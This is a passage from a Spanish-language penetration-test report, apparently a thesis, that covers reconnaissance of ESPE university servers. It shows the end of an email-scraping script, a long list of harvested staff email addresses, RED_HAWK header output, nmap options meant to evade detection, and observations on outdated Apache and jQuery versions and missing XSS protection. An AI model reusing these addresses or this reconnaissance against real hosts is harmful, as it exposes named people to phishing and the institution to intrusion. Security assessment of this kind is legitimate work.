            if not link in urls and not link in scraped_urls:
                urls.append(link)
except KeyboardInterrupt:
    print('[-] Closing!')
for mail in emails:
    print(mail)
```

Inicialmente se empleó la herramienta con el dominio de miespe.espe.edu.ec (**Figura 45**) del cual se extrajo información que fue coherente, sin embargo, no de gran utilidad para nuestra finalidad, es importante destacar que cada oportunidad en la que se ejecutaba el script los correos extraídos eran diferentes.

Figura 45

Ejecución del script en miespe.espe.edu.ec



Correos electrónicos extraídos:

- grmoreno@espe.edu.ec
- jcmoyano@espe.edu.ec
- ebenavides@espe.edu.ec
- jhfierro@espe.edu.ec
- cwcasa@espe.edu.ec
- wlponce@espe.edu.ec
- ghmasabanda@espe.edu.ec
- alquishpe3@espe.edu.ec
- fmdelacadena1@espe.edu.ec
- agenriquez@espe.edu.ec
- adNunez1@espe.edu.ec
- agharo@espe.edu.ec
- gamontero@espe.edu.ec
- rcpineda@espe.edu.ec
- grsaavedra@espe.edu.ec
- galban1@espe.edu.ec
- vrbautista@espe.edu.ec
- marodriguez1@espe.edu.ec
- artierra@espe.edu.ec
- mxgutierrez@espe.edu.ec
- rraguiar@espe.edu.ec
- wasalazar@espe.edu.ec
- cfnavarrete@espe.edu.ec
- wsguarnizo@espe.edu.ec
- maaldas@espe.edu.ec
- ncuquillas@espe.edu.ec
- laballesteros@espe.edu.e
- santodomingo@espe.edu.ec
- dyra_investigacion@espe.edu.ec
- llgoyos@espe.edu.ec
- pxpilatasig@espe.edu.ec
- gnacato@espe.edu.ec


- spgalarza@espe.edu.ec
- wmfuertes@espe.edu.ec
- dfchiza@espe.edu.ec
- japardo@espe.edu.ec
- dgarcos@espe.edu.ec
- letrujillo3@espe.edu.ec
- ermafla@espe.edu.ec
- fwsalazar@espe.edu.ec
- mvponce@espe.edu.ec
- eracurio@espe.edu.ec
- vhabril@espe.edu.ec
- gjpullas@espe.edu.ec
- lxquintanilla@espe.edu.ec
- fwperez@espe.edu.ec
- cechiriboga@espe.edu.ec
- plmedina@espe.edu.ec
- aacardenas@espe.edu.ec
- bmcoyago1@espe.edu.ec
- yysang@espe.edu.ec
- ctapia3@espe.edu.ec
- mmeythaler@espe.edu.ec
- sxcabrera@espe.edu.ec
- soporte_academico_ued@espe.edu.ec
- vhandaluz1@espe.edu.ec
- mcsegovia@espe.edu.ec
- anbedon@espe.edu.ec
- lhcumbal@espe.edu.ec
- mcsolis@espe.edu.ec
- rmena@espe.edu.ec
- hmrevelo@espe.edu.ec
- jsvelez1@espe.edu.ec
- cdaltamirano@espe.edu.ec
- wmbatallas@espe.edu.ec
- mjpatinio@espe.edu.ec
- faalvear@espe.edu.e
- nrmaza@espe.edu.ec
- jiduchicela@espe.edu.ec
- mportiz@espe.edu.ec
- jfculqui@espe.edu.ec
- wecastillo1@espe.edu.ec
- pfibanez@espe.edu.ec
- mdmartinez@espe.edu.ec
- jgbucheli@espe.edu.ec
- epomboza@espe.edu.ec
- mpdiaz@espe.edu.ec
- jmendoza@espe.edu.ec
- alrecalde@espe.edu.ec
- garces@espe.edu.ec
- asistencia.academica@espe.edu.ec
- jaojeda@espe.edu.ec
- mrvaca@espe.edu.ec
- egalarza@espe.edu.ec

- edvcarrera@espe.edu.ec
- adnunez1@espe.edu.ec
- smmadrid@espe.edu.ec
- hfyepez@espe.edu.ec
- comunicacion@espe.edu.ec
- bhcortez@espe.edu.ec
- wepozo@espe.edu.ec
- dcgallardo1@espe.edu.ec
- 1@espe.edu.ec
- teacosta@espe.edu.ec
- aarobayo@espe.edu.ec
- gagomez@espe.edu.ec
- ejpozo3@espe.edu.ec
- wgerazo@espe.edu.ec
- vdzambrano@espe.edu.ec
- gpherrera@espe.edu.ec
- mfjacome@espe.edu.ec
- faalvarez@espe.edu.ec
- ceproanio@espe.edu.ec
- bhculqui@espe.edu.ec
- ttoulkeridis@espe.edu.ec
- ssmartin@espe.edu.ec
- avguaman@espe.edu.ec
- fmendez1@espe.edu.ec
- rcbautista@espe.edu.ec
- erfonseca@espe.edu.ec
- marketing-el@espe.edu.ec
- d-granda@hotmail.com
- uep.soporte.academico@espe.edu.ec
- jamartinez@espe.edu.ec
- eeharo@espe.edu.ec
- lkponce@espe.edu.ec
- nfchicaiza@espe.edu.ec
- rrdelgado1@espe.edu.ec
- sscalero@espe.edu.ec
- janeira1@espe.edu.ec
- jevera4@espe.edu.ec
- msescobar@espe.edu.ec
- arizquierdo@espe.edu
- rnrodriguez@espe.edu.ec
- ralara@espe.edu.ec
- cetapia@espe.edu.ec
- jmcarvajal@espe.edu.ec
- cjquinga@espe.edu.ec
- mmrosales@espe.edu.ec
- emcampania@espe.edu.ec

Posteriormente se empleó la herramienta con el dominio de srvcas.espe.edu.ec (**Figura 46**) del cual se extrajo información de acceso para nada coherente por lo que no se le dio ningún tipo de consideración.

Figura 46

Ejecución del script en srvcas.espe.edu.ec



Correos obtenidos:


- Solutions_3_ADO_928x728@1-5x.png
- 2_Video_Thumbnail@2x.png
- shavindri@wso2.com
- nilmini@wso2.com
- 20Coach_360x265@2x.png
- dinika@wso2.com
- Community_760x235@2x.jpg
- awscollective@amazon.com
- Atlassian-icon-blue-onecolor@2x.png
- gomathy@wso2.com
- sherene@wso2.com
- isuruj@wso2.com
- harshat@wso2.com
- hero_left_700x450px@2x.png
- atlas-icon-blue-gradient@4x.png
- advertising@stackoverflow.com
- myemail@gmail.com
- apple-touch-icon@2.png
- nisrin@wso2.com
- 20footer_left_540x450@2x.png
- 20together@2x.png
- 20Playbook_360x265@2x.png
- 20right_540x450px@2x.png
- architecture@wso2.org
- dewni@wso2.com
- Confluence@2x-icon-blue.png

- Atlassian-blue-onecolor@2x-rgb.png
- stackoverflow@twilio.com
- Blog_360x265@2x.jpg
- Solutions_1_WorkManagement_928x728@1-5x.png
- samuel@wso2.com
- Careers_Mobile_320x280@2x.png
- dev@wso2.org
- 20Mobile@2x.png
- Solutions_2_ITSM_928x728@1-5x.png
- CommunityMobile_360x235@2x.jpg
- 565603984.40012.1675095571301@docs-node.wso2.com
- hero_right_full-image_800x450px@1-5x.jpg
- architecture-request@wso2.org
- hero_right_800x450px@1_5x.jpg
- dev-request@wso2.org

Por último, se empleó la herramienta con el dominio de evirtual2.espe.edu.ec (**Figura 47**) del cual no se extrajo información ya que tiene protección contra scripts de recopilación.

Figura 47

Ejecución del script en evirtual2.espe.edu.ec



Escaneo de puertos y enumeración

Herramienta RED_HAWK

El RED_HAWK es una herramienta que se utilizó para escanear los dominios espe.edu.ec y recopilar información adicional para poder trabajar con ella. Con esta herramienta, se pudo realizar tareas como el filtrado básico de la web, la obtención de registros e información geográfica de direcciones IP.

Se comenzó con la recopilación de información de srvcas.espe.edu.ec (**Figura 48**) obteniendo datos de información básica (**Figura 49**), información geográfica de la IP (**Figura 50**), y por último un DNS lookup y cálculo de subnet (**Figura 51**).

Figura 48

Uso de la herramienta de RED_HAWK en srvcas.espe.edu.ec




Figura 49

Información básica RED_HAWK en srvcas.espe.edu.ec




Figura 50

Información Geográfica de IP RED_HAWK en srvcas.espe.edu.ec





Figura 51

DNS Lookup y cálculo de subnet RED_HAWK en srvcas.espe.edu.ec



Posteriormente se continuó con la recopilación de información de evirtual2.espe.edu.ec obteniendo datos de información básica en donde se puede destacar el uso de un servidor nginx (**Figura 52**) lo que ayudará posteriormente para la selección de exploits que puedan efectuar algún tipo de daño medido e información de encabezado HTTP (**Figura 53**) en donde se puede detectar que no cuentan con protección contra ataques XSS (Cross-Site Scripting) por lo que podría existir la posibilidad implantar scripts maliciosos, haciendo una redirección de usuario a sitios maliciosos, o para realizar defacement.

Figura 52

Información básica RED_HAWK en evirtual2.espe.edu.ec




Figura 53

Encabezado HTTP RED_HAWK en evirtual2.espe.edu.ec

```
H T T P   H E A D E R S
======================


[i]  HTTP/1.1 200 OK
[i]  Server: nginx
[i]  Date: Mon, 30 Jan 2023 21:29:58 GMT
[i]  Content-Type: text/html; charset=iso-8859-1
[i]  Transfer-Encoding: chunked
[i]  Connection: close
[i]  Vary: Accept-Encoding
[i]  Expires: Mon, 17 Jul 2000 05:00:00 GMT
[i]  Cache-Control: no-store, no-cache, must-revalidate, post-heck=0,pre-check=0, max-age=0
[i]  Pragma: no-cache
[i]  X-Xss-Protection: 0
[i]  Set-Cookie: SID=709c1f7614eb9f0efa2fc86a6f8c9af4;  Path=/; HTTPOnly; Secure; HttpOnly;Secure;SameSite=Lax
[i]  ETag: "4bd1f166bf87245e"
[i]  Vary: Accept-Encoding
[i]  Set-Cookie: SERVERID=s4; path=/
```

Por último, se finalizó con la recopilación de información de bannapitest.espe.edu.ec obteniendo datos de información básica en donde se puede destacar el montado de Apache sobre un servidor Ubuntu (**Figura 54**) e identificar que la versión de Apache empleada no es la más actualizada lo que puede abrir más brechas de seguridad, así mismo, tener conocimiento del sistema operativo del servidor ayudará posteriormente para la selección de exploits, también se obtuvo información de encabezado HTTP (**Figura 55**).


Figura 54

Información básica RED_HAWK en bannapitest.espe.edu.ec

```
[+] Scanning Begins ...
[i] Scanning Site: https://bannapitest.espe.edu.ec


B A S I C   I N F O
====================


[+] Site Title: MI ESPE - EDUCATIVA
[+] IP address: 10.1.1.3
[+] Web Server: Apache/2.4.41 (Ubuntu)
[+] CMS: Could Not Detect
[+] Cloudflare: Not Detected
[+] Robots File: Could NOT Find robots.txt!
```

Figura 55

Encabezado HTTP RED_HAWK en bannapitest.espe.edu.ec



Herramienta nmap

Se realizaron tres escaneos de puertos por dominio empleando la herramienta Nmap intentando identificar los puertos TCP abiertos (-sT) e identificando servicios y versiones a todos los puertos de cada IP pública extraída (-sV) en donde no se realizara un ping para minimizar la detección (-PN), evitando el intento de resolución DNS inversa para acelerar el proceso (-n), el primero se realizó a todos los puertos con máxima intensidad (T0) en donde reintentó la conexión una cantidad de 10 veces lo que reduce la velocidad del proceso, la segunda se hizo igualmente a todos los puertos pero con una intensidad claramente inferior (T5) para agilizar el proceso y por último el escaneo final se realizó a los 1000 top puertos con una intensidad inferior (T5).

A pesar de que los resultados no fueron del todo satisfactorios debido a que gran parte de la información no se obtuvo, se pudo obtener los puertos que se encontraban abiertos y por los que podría existir la posibilidad de intrusión.

En la **Figura 56** se puede observar el primer escaneo realizado a srvcas.espe.edu.ec, en la **Figura 57** el segundo, y por último el tercer escaneo en la **Figura 58**.

Figura 56

Ejecución NMAP en todos los puertos T0 srvcas.espe.edu.ec




Figura 57

Ejecución NMAP en todos los puertos T5 srvcas.espe.edu.ec





Figura 58

Ejecución NMAP en los Top 1000 puertos T5 srvcas.espe.edu.ec



Ahora, en la **Figura 59** se puede observar el primer escaneo realizado a evirtual.espe.edu.ec, en la **Figura 60** el segundo, y por último el tercer escaneo en la **Figura 61**.

Figura 59

Ejecución NMAP en los todos los puertos T0 evirtual2.espe.edu.ec




Figura 60

Ejecución NMAP en los todos los puertos T5 evirtual2.espe.edu.ec





Figura 61

Ejecución NMAP en los Top 1000 puertos T5 evirtual2.espe.edu.ec



Para finalizar con el escaneo de puertos Nmap, en la **Figura 62** se puede observar el primer escaneo realizado a bannapitest.espe.edu.ec y el tercer escaneo en la **Figura 63**.

Figura 62

Ejecución NMAP en los todos los puertos T0 bannapitest.espe.edu.ec





Figura 63

Ejecución NMAP en los Top 1000 puertos T5 bannapitest.espe.edu.ec



Se pudo extraer que en el dominio de srvcas.espe.edu.ec los puertos abiertos eran 80, 8080 y 443, y tanto en el dominio de evirtual2.espe.edu.ec como en bannapitest.espe.edu.ec únicamente el puerto 80 y 443 estuvo abierto en los tres escaneos.

Es importante destacar que los archivos de texto que contienen la información de todos los escaneos fueron guardados de forma local para tener un respaldo de la información obtenida.


Establecimiento y explotación de vulnerabilidades

Herramienta BurpSuite Enterprise

BurpSuite al ser una plataforma digital que reúne herramientas especializadas para realizar pruebas de penetración en aplicaciones web fue de gran utilidad para extraer el directorio del dominio srvcas.espe.edu.ec (**Figura 64**). Y ratificar lo que se había determinado con pruebas anteriores, es decir la vulnerabilidad Cross-Site Scripting (XSS) gracias a la versión jquery 1.11.3 que se encuentra desactualizada.

Figura 64

Obtención de directorio de srvcas.espe.edu.ec




Herramienta Nessus

Se empleó la herramienta de Nessus así mismo, esto permitió extraer vulnerabilidades altas que no se habían considerado anteriormente con las demás herramientas.

Figura 65

